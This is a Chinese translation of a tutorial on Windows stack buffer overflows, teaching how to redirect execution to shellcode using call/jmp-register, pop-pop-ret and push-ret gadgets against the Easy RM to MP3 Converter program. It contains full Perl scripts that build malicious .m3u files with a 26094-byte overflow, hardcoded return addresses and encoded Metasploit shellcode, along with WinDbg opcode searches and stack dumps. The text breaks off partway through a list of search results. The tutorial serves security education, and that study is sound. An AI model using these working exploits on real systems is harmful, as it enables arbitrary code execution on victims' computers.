Exploit 编写系列教程第二篇：栈溢出——跳至 shellcode

【作者】：Peter Van Eeckhoutte
【译者】：riusksk（泉哥：http://riusksk.blogbus.com）

跳至何处？

在上篇教程中（Exploit 编写系列教程第一篇：基于栈的溢出），笔者已讲述了关于漏洞发现，以及利用这些信息来编写可行的 exploit 的相关基础知识。本文所举的例子仍旧是上篇中的实例，我们已经知道 ESP 几乎直接指向我们缓冲区的入口（我只是为 shellcode 预先放置了 4 字节数据，以便使 ESP 直接指向 shellcode），这样我们就可以使用“jmp esp”指令来获得 shellcode 的执行。

注意：本篇教程很大程度上是以本系列教程的第一部分为基础来编写的，因此请读者在阅读本文前，先花点时间将第一部分的内容阅读并理解了。

事实上，我们利用“jmp esp”来跳至 shellcode 的方法是一个近乎完美的方法，但并不是每次都这么容易实现的。本文将就此讲述关于执行/跳转至 shellcode 的其它方法，最后你要面临的问题就是缓冲区是否足够大。

以下为迫使 shellcode 执行的多种方法：

- **jump/call** 到一个指向 shellcode 的寄存器。利用这种技术，你可以利用这个包含 shellcode 地址的寄存器，将该地址置入 EIP 中来实现。你可以利用程序运行时加载的 DLL，去搜索”jump/call register”等操作指令所在的内存地址。当构造 payload 时，我们就可以利用该内存地址去覆盖 EIP。当然，如果有一个直接指向 shellcode 的寄存器可以利用，那也不是不可以的。但由于在第一部分中我们正是利用这种方法来尽力使 exploit 得以执行的，因此本文将不再赘述此种方法。
- **pop return:** 如果栈顶并没有指向攻击者指定的缓冲区，但此缓冲区又起始于栈顶下方的数字节处，那么你就可以使程序执行一系列的 POP 指令和一个 RET 指令，以此将这些字节弹出栈（每 POP 一次，ESP 指针就更接近 shellcode 入口一步），直至正确的缓冲区入口处。执行 RET 指令后，ESP 中的当前栈值将放入 EIP 中。因此当 ESP+x 包含我们的 shellcode 所在的缓冲区地址时（当在调试器中执行命令“d esp”时，你就可以看到在 ESP+offset 中的缓冲区地址，但由于 Intel x86 是属于小端法机器，因此数据可能是反序的），POP RET 方法还是可行的。
- **push return:** 这种方法明显不同于“call register”技术。如果你找不到<jump register>或者<call register>的机器码，那么你可以简单将一个地址压栈，然后执行 ret，因此你只需搜索 ret 之后的 push <register>指令即可。先查找这一串操作指令，再查找执行这串指令的地址，最后利用该地址覆盖 EIP。
- **jmp [reg + offset]:** 如果寄存器指向包含 shellcode 地址的缓冲区，但其并没有指向 shellcode 入口，那么你可以通过搜索操作系统或者应用程序加载的 DLL 中的指令，并向该指令中的寄存器添加上所需的字节偏移量，然后跳转至寄存器所指向的地址。笔者将此种方法称为 jmp [reg + offset]。
- **blind return:** 在第一部分教程中，笔者已经讲过 ESP 指向当前栈基址。RET 指令将从栈中‘pop’新值（4 字节），然后将那地址放入 ESP 中。因此如果用 RET 指令所在地址去覆盖 EIP，那么你将会把 ESP 中的值置入 ESI。
- 如果缓冲区中的可用空间被限制了(EIP 被覆盖之后)，但是在覆写 EIP 之前还有不少空间可利用，那么你可以先在小空间的缓冲区中执行 **jump code**，以跳转至缓冲区首部的关键 shellcode。
- **SHE**：每一程序中均有默认的异常处理程序，这是由操作系统提供的。因此即使程序原本就没有使用异常处理，但你也可以用自己的地址去覆盖 SHE handler，以使其跳转至 shellcode。利用 SHE 可以使 exploit 在 windows 平台下运行得更为稳定，但在利用 SHE 编写 exploit 之前，你需要先掌握一些知识。如果你编写的 exploit 无法在被给的操作系统中运行，那么 payload 可能会导致程序崩溃（触发异常）。因此你可以将“regular”exploit 配合覆盖 SHE 的方式来编写 exploit，以此编写出更为可靠的 exploit。在本系列教程的下一篇文章（第三部分）中将讲述关于 SHE 的内容，这里读者只需记住：在一个被覆写 EIP 的典型栈溢出中，也可以利用 SHE 技术来编写 exploit，以使其运行得更为稳定，同时获取更大可用空间的缓冲区（覆盖 EIP 以触发 SHE……真可谓一箭双雕）。

这里还有很多其它可以使 exploit 稳定运行的方法，但如果你精通以上利用技术，再结合你的知识，你也是可以找出一种更为可行的方法使 exploit 跳至 shellcode。如果一项技术是可行，但 shellcode 并没有运行，这时你可以利用 shellcode 编码器将其编码，再将 shellcode 后移一段，然后在 shellcode 之前写入一些 NOP…这些都将使你的 exploit 工作得更好！当然，有些漏洞只能导致程序崩溃，而无法利用，这也是完全可能存在的。接下来让我们看看上面列出的那些技术的具体实现方法。

call [reg]

如果一个直接指向 shellcode 地址的寄存器被加载，那么你可以利用 call [reg]直接跳至 shellcode。换句话说，如果 ESP 直接指向 shellcode（因此 ESP 的首字节即是 shellcode 的首字节），如果这时你用“call esp”地址覆盖 EIP，那么 shellcode 将被执行。这种方法在所有寄存器下均可行，并且十分流行，因为 kernel32.dll 中包含有很多 call [reg]地址。

例如：假设 ESP 指向 shellcode，首先搜索包含’call esp’操作码的地址。我们可以找到 jmp:


```
findjmp.exe kernel32.dll esp

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32.dll for code useable with the esp register
0x7C836A08 call esp
0x7C874413 jmp esp
Finished Scanning kernel32.dll for code useable with the esp register
Found 2 usable addresses
```

接下来，编写 exploit，并用地址 0x7c836a08 覆盖 EIP。这里使用本系列教程第一部分中的实例 Easy RM to MP3 来讲解,我们可以通过在被覆写的 EIP 与 ESP 之间添加 4 字符，以此将 ESP 指向 shellcode 入口。典型的一份 exploit 代码如下：

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = pack('V',0x7C836A08); #overwrite EIP with call esp
my $prependesp = "XXXX"; #add 4 bytes so ESP points at beginning of shellcode bytes
my $shellcode = "\x90" x 25; #start shellcode with some NOPS
# windows/exec - 303 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc
$shellcode = $shellcode . "\x89\xe2\xda\xc1\xd9\x72\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a" .
"\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4c\x4b\x47\x35\x47" .
"\x4c\x4c\x4b\x43\x4c\x43\x35\x43\x48\x45\x51\x4a\x4f\x4c" .
"\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x47\x50\x43\x31\x4a" .
"\x4b\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e\x50" .
"\x31\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x43\x44\x43" .
"\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4a" .
"\x54\x47\x4b\x51\x44\x46\x44\x43\x34\x42\x55\x4b\x55\x4c" .
"\x4b\x51\x4f\x51\x34\x45\x51\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x47" .
"\x54\x43\x34\x48\x43\x51\x4f\x46\x51\x4b\x46\x43\x50\x50" .
"\x56\x45\x34\x4c\x4b\x47\x36\x50\x30\x4c\x4b\x51\x50\x44" .
"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x45\x38\x43" .
"\x38\x4b\x39\x4a\x58\x4c\x43\x49\x50\x42\x4a\x50\x50\x42" .
"\x48\x4c\x30\x4d\x5a\x43\x34\x51\x4f\x45\x38\x4a\x38\x4b" .
"\x4e\x4d\x5a\x44\x4e\x46\x37\x4b\x4f\x4d\x37\x42\x43\x45" .
"\x31\x42\x4c\x42\x43\x45\x50\x41\x41";
open($FILE,">$file");
print $FILE $junk.$eip.$prependesp.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

测试结果：



pop ret

正如上面所述的一般，在 Easy RM to MP3 一例中，我们已经能够调整缓冲区，使 ESP 直接指向我们的 shellcode。但要是 shellcode 入口发生偏移呢？比如 shellcode 入口位于 ESP+8，这又当如何利用呢？理论上，当 ESP+offset 已经包含 shellcode 地址，那么只有 pop ret 这种方法是可行的……如果不是如此（事情往往并非如此），那么也许还有其它方法。

下面进行一项测试。我们已知覆盖 EIP 需要 26094 byte，另外在 ESP 指向的栈址（本例中为 0x000ff730）前还需要 4byte。为了模拟出 shellcode 起始于 ESP+8 的假象，我们需要构造出一块栈情况如下的缓冲区：

26094 A,4 XXXX(以 ESP 指针指向的地址结尾)，INT3 中断，7 NOP，INT3 中断，一些 NOP。

我们预先将 shellcode 入口置于第二个中断之后，目的是为了跳过第一个中断，使其正确地到达第二个中断（[ESP+8]=0x000ff738）。

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = "BBBB"; #overwrite EIP
my $prependesp = "XXXX"; #add 4 bytes so ESP points at beginning of shellcode bytes
my $shellcode = "\xcc"; #first break
$shellcode = $shellcode . "\x90" x 7; #add 7 more bytes
$shellcode = $shellcode . "\xcc"; #second break
$shellcode = $shellcode . "\x90" x 500; #real shellcode
open($FILE,">$file");
print $FILE $junk.$eip.$prependesp.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

让我们看下栈情况：

由于缓冲区溢出，程序崩溃。我们用“BBBB”覆盖 EIP，ESP 指向 0x000ff730（起始于第一中断），然后 7 个 NOP，接着就是第二中断，即 shellcode 入口（0x000ff738）。

```
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=000067fa
eip=42424242 esp=000ff730 ebp=00344200 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x42424231:
42424242 ?? ???
0:000> d esp
000ff730 cc 90 90 90 90 90 90 90-cc 90 90 90 90 90 90 90 ................
000ff740 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff750 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff760 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff770 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff780 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff790 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff7a0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
0:000> d 000ff738
000ff738 cc 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff748 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff758 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff768 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff778 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff788 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff798 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff7a8 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
```

为了将 ESP+8 的值赋予 EIP，（如此构造使其跳至 shellcode），我们将使用 pop ret 技术+jmp esp 地址来完成此项任务。

一个 POP 指令将弹出栈顶 4 字节，因此栈指针将指向 000ff734。再运行一个 pop 指令，将会从栈顶中再弹出 4 字节，此时 ESP 就指向了 000ff738。当 ret 指令被执行后，ESP 的当前值将赋予 EIP。因此如果在 000ff738 包含有 jmp esp 指令的地址，那么 EIP 又将执行何种行为呢。此时 000ff738 之后的缓冲区就必须包含 shellcode。

我们需要查找出 pop,pop,ret 的指令串地址，然后用这指令串的首地址来覆盖 EIP，接着让 ESP+8 指向 jmp esp 指令地址，最后紧跟着的就是 shellcode 自身了。首先需要搜索 pop pop ret 机器码，这个我们可以借助 windbg 的汇编功能来搜索：

```
0:000> a
7c90120e pop eax
pop eax
7c90120f pop ebp
pop ebp
7c901210 ret
ret
7c901211
0:000> u 7c90120e
ntdll!DbgBreakPoint:
```

```
7c90120e 58 pop eax
7c90120f 5d pop ebp
7c901210 c3 ret
7c901211 ffcc dec esp
7c901213 c3 ret
7c901214 8bff mov edi,edi
7c901216 8b442404 mov eax,dword ptr [esp+4]
7c90121a cc int 3
```

因此 pop pop ret 指令的机器码为 0x58,0x5d,0xc3。当然你也可 pop 其它寄存器，这里有其它可用的 pop 机器码：

Pop register	Opcode
pop eax	58
pop ebx	5b
pop ecx	59
pop edx	5a
pop esi	5e
pop ebp	5d

现在我们需要在一个可用的 DLL 中搜索这一指令串。在第一部分教程中，我们已经讲过关于应用程序以及操作系统的 DLL 知识。这里笔者建议使用应用程序 DLL，因为这将提高 exploit 在跨 windows 平台/版本下运行的可靠性……但你需要先确定所使用的 DLL 基址每次是否都相同。有时，dll 的基址会被重定向，在这种情况下，使用 OS dll（例如 user32.dll 或 kernel32.dll）也许会更好。

打开 Easy RM to MP3，（不要打开一个文件或其它东西），然后用 windbg 附加进程。windbg 将显示加载模块，包括操作系统模块和应用程序模块（在 windbg 输出栏的上方可以看到以 ModLoad 开头的信息行）。下面是应用程序加载的一些 DLL：

```
ModLoad: 00ce0000 00d7f000 C:\Program Files\Easy RM to MP3 Converter\MSRMfilter01.dll
ModLoad: 01a90000 01b01000 C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec00.dll
ModLoad: 00c80000 00c87000 C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec01.dll
ModLoad: 01b10000 01fdd000 C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec02.dll
```

运行 dumpbin.exe（来源于 Visual Studio）并添加相关参数/选项，即可查看 dll 的 image base。这允许你定义更低和更高的地址以进行搜索。

你应当尽量避免使用包含 null byte 的地址（因为这将使 exploit 更难成功，但一切皆有可能，只是更困难而已！）下面是搜索 MSRMCcodec00.dll 获得的结果：

```
0:014> s 01a90000 l 01b01000 58 5d c3
01ab6a10 58 5d c3 33 c0 5d c3 55-8b ec 51 51 dd 45 08 dc X].3.].U..QQ.E..
01ab8da3 58 5d c3 8d 4d 08 83 65-08 00 51 6a 00 ff 35 6c X]..M..e..Qj..5l
01ab9d69 58 5d c3 6a 02 eb f9 6a-04 eb f5 b8 00 02 00 00 X].j...j........
```

好的，现在跳到 ESP+8。在此处我们需要写入 jmp esp 指令所在地址（前面已经解释过了，ret 指令将从此处获得地址，并将其赋予 EIP）。此时，ESP 地址将指向我们的 shellcode，也就是 jmp esp 地址之后的位置，因此我们真正需要的是一个 jmp esp 指令）。从第一部分教程中，我们已经知道 0x01ccf23a 正好指向 jmp esp。现在我们使用 perl 脚本来将”BBBB”(用于覆盖 EIP)替换为 pop,pop,ret 地址，后面再跟随 8 字节 NOP（模拟 shellcdoe 从栈顶中弹出 8 字节），然后就是 jmp esp 地址，最后是 shellcdoe。缓冲区情况如下：

```
[AAAAAAAAAAA...AA][0x01ab6a10][NOPNOPNOPNOPNOPNOPNOPNOP][0x01ccf23a][Shellcode]
   26094 A's              EIP              8 bytes offset                JMP ESP
                      (=POPPOPRET)
```

整份 exploit 看起来情况如下：

1：EIP 被 POP POP RET 覆盖，ESP 指向 shellcode 偏移 8 字节的地址；

2：POP POP RET 被执行，EIP 被 0x01ccf23a 覆盖，ESP 指向 shellcode；

3：由于 EIP 被 jmp esp 的地址覆盖掉，因此第二个跳转被执行，然后执行 shellcode。

```
                        ------------------------------------------------------------
                        |                                                          |(1)
                        |                                                          |
                        |          ESP points here (1)                             |
                        |              |                                           V
[AAAAAAAAAAA...AA][0x01ab6a10][NOPNOPNOPNOPNOPNOPNOPNOP][0x01ccf23a][Shellcode]
   26094 A's            EIP                8 bytes offset                JMP ESP     ^
                      (=POPPOPRET)                                        |           | (2)
                                                                          |-----------|
                                                                      ESP now points here (2)
```

接着再连接一个 INT3 中断和以 NOP 代替的 shellcode，最后可以看到我们的跳转执行得很好。


```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = pack('V',0x01ab6a10); #pop pop ret from MSRMfilter01.dll
my $jmpesp = pack('V',0x01ccf23a); #jmp esp
my $prependesp = "XXXX"; #add 4 bytes so ESP points at beginning of shellcode bytes
my $shellcode = "\x90" x 8; #add more bytes
$shellcode = $shellcode . $jmpesp; #address to return via pop pop ret ( = jmp esp)
$shellcode = $shellcode . "\xcc" . "\x90" x 500; #real shellcode
open($FILE,">$file");
print $FILE $junk.$eip.$prependesp.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

```
(d08.384): Break instruction exception - code 80000003 (!!! second chance !!!)
eax=90909090 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=000067fe
eip=000ff73c esp=000ff73c ebp=90909090 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0xff72b:
000ff73c cc int 3
0:000> d esp
000ff73c cc 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff74c 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff75c 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff76c 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff77c 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff78c 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff79c 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff7ac 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
```

酷！成功了。现在我们用真正的 shellcode（nops+shellcode,并用 alpha_upper 编码）来代替 jmp esp(ESP+8)之后的 NOPs（执行计算器）：

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = pack('V',0x01ab6a10); #pop pop ret from MSRMfilter01.dll
my $jmpesp = pack('V',0x01ccf23a); #jmp esp
my $prependesp = "XXXX"; #add 4 bytes so ESP points at beginning of shellcode bytes
my $shellcode = "\x90" x 8; #add more bytes
$shellcode = $shellcode . $jmpesp; #address to return via pop pop ret ( = jmp esp)
$shellcode = $shellcode . "\x90" x 50; #real shellcode
# windows/exec - 303 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc
$shellcode = $shellcode . "\x89\xe2\xda\xc1\xd9\x72\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a" .
"\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4c\x4b\x47\x35\x47" .
"\x4c\x4c\x4b\x43\x4c\x43\x35\x43\x48\x45\x51\x4a\x4f\x4c" .
"\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x47\x50\x43\x31\x4a" .
"\x4b\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e\x50" .
"\x31\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x43\x44\x43" .
"\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4a" .
"\x54\x47\x4b\x51\x44\x46\x44\x43\x34\x42\x55\x4b\x55\x4c" .
"\x4b\x51\x4f\x51\x34\x45\x51\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x47" .
"\x54\x43\x34\x48\x43\x51\x4f\x46\x51\x4b\x46\x43\x50\x50" .
"\x56\x45\x34\x4c\x4b\x47\x36\x50\x30\x4c\x4b\x51\x50\x44" .
"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x45\x38\x43" .
"\x38\x4b\x39\x4a\x58\x4c\x43\x49\x50\x42\x4a\x50\x50\x42" .
"\x48\x4c\x30\x4d\x5a\x43\x34\x51\x4f\x45\x38\x4a\x38\x4b" .
"\x4e\x4d\x5a\x44\x4e\x46\x37\x4b\x4f\x4d\x37\x42\x43\x45" .
"\x31\x42\x4c\x42\x43\x45\x50\x41\x41";
open($FILE,">$file");
print $FILE $junk.$eip.$prependesp.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

执行结果：



push return

push ret 与 call [reg]多少有些相似，如果有个寄存器直接指向你的 shellcode，又如果由于某些原因你无法使用 jmp[reg]去跳转到 shellcode，那么你就可以：

- 将寄存器地址压入栈中，它将位于栈顶；
- ret（从栈中获取返回地址，并跳转到该地址）。

为了实现这种方法，你需要用某 dll 中的 push [reg]+ret 指令串地址去覆盖 EIP。为了直接将使用的 shellcode 放入 ESP 中，你首先需要搜索 ‘push esp’ 和 ‘ret’ 的机器码。

```
0:000> a
000ff7ae push esp
push esp
000ff7af ret
ret
0:000> u 000ff7ae
<Unloaded_P32.dll>+0xff79d:
000ff7ae 54 push esp
000ff7af c3 ret
```

机器码为 0x54,0xc3，搜索这些机器码：

```
0:000> s 01a90000 l 01dff000 54 c3
01aa57f6 54 c3 90 90 90 90 90-90 90 8b 44 24 08 85 c0 T.........D$...
01b31d88 54 c3 fe ff 85 c0 74 5d-53 8b 5c 24 30 57 8d 4c T.....t]S.\$0W.L
01b5cd65 54 c3 8b 87 33 05 00 00-83 f8 06 0f 85 92 01 00 T...3...........
01b5cf2f 54 c3 8b 4c 24 58 8b c6-5f 5e 5d 5b 64 89 0d 00 T..L$X.._^][d...
01b5cf44 54 c3 90 90 90 90 90 90-90 90 90 90 8a 81 da 04 T...............
```


```
01bbbb3e 54 c3 8b 4c 24 50 5e 33-c0 5b 64 89 0d 00 00 00 T..L$P^3.[d.....
01bbbb51 54 c3 90 90 90 90 90 90-90 90 90 90 90 90 90 6a T..............j
01bf2aba 54 c3 0c 8b 74 24 20 39-32 73 09 40 83 c2 08 41 T...t$ 92s.@...A
01c0f6b4 54 c3 b8 0e 00 07 80 8b-4c 24 54 5e 5d 5b 64 89 T.......L$T^][d.
01c0f6cb 54 c3 90 90 90 64 a1 00-00 00 00 6a ff 68 3b 84 T....d.....j.h;.
01c692aa 54 c3 90 90 90 90 8b 44-24 04 8b 4c 24 08 8b 54 T......D$..L$..T
01d35a40 54 c3 c8 3d 10 e4 38 14-7a f9 ce f1 52 15 80 d8 T..=..8.z...R...
01d4daa7 54 c3 9f 4d 68 ce ca 2f-32 f2 d5 df 1b 8f fc 56 T..Mh../2......V
01d55edb 54 c3 9f 4d 68 ce ca 2f-32 f2 d5 df 1b 8f fc 56 T..Mh../2......V
01d649c7 54 c3 9f 4d 68 ce ca 2f-32 f2 d5 df 1b 8f fc 56 T..Mh../2......V
01d73406 54 c3 d3 2d d3 c3 3a b3-83 c3 ab b6 b2 c3 0a 20 T..-..:........
01d74526 54 c3 da 4c 3b 43 11 e7-54 c3 cc 36 bb c3 f8 63 T..L;C..T..6...c
01d7452e 54 c3 cc 36 bb c3 f8 63-3b 44 d8 00 d1 43 f5 f3 T..6...c;D...C..
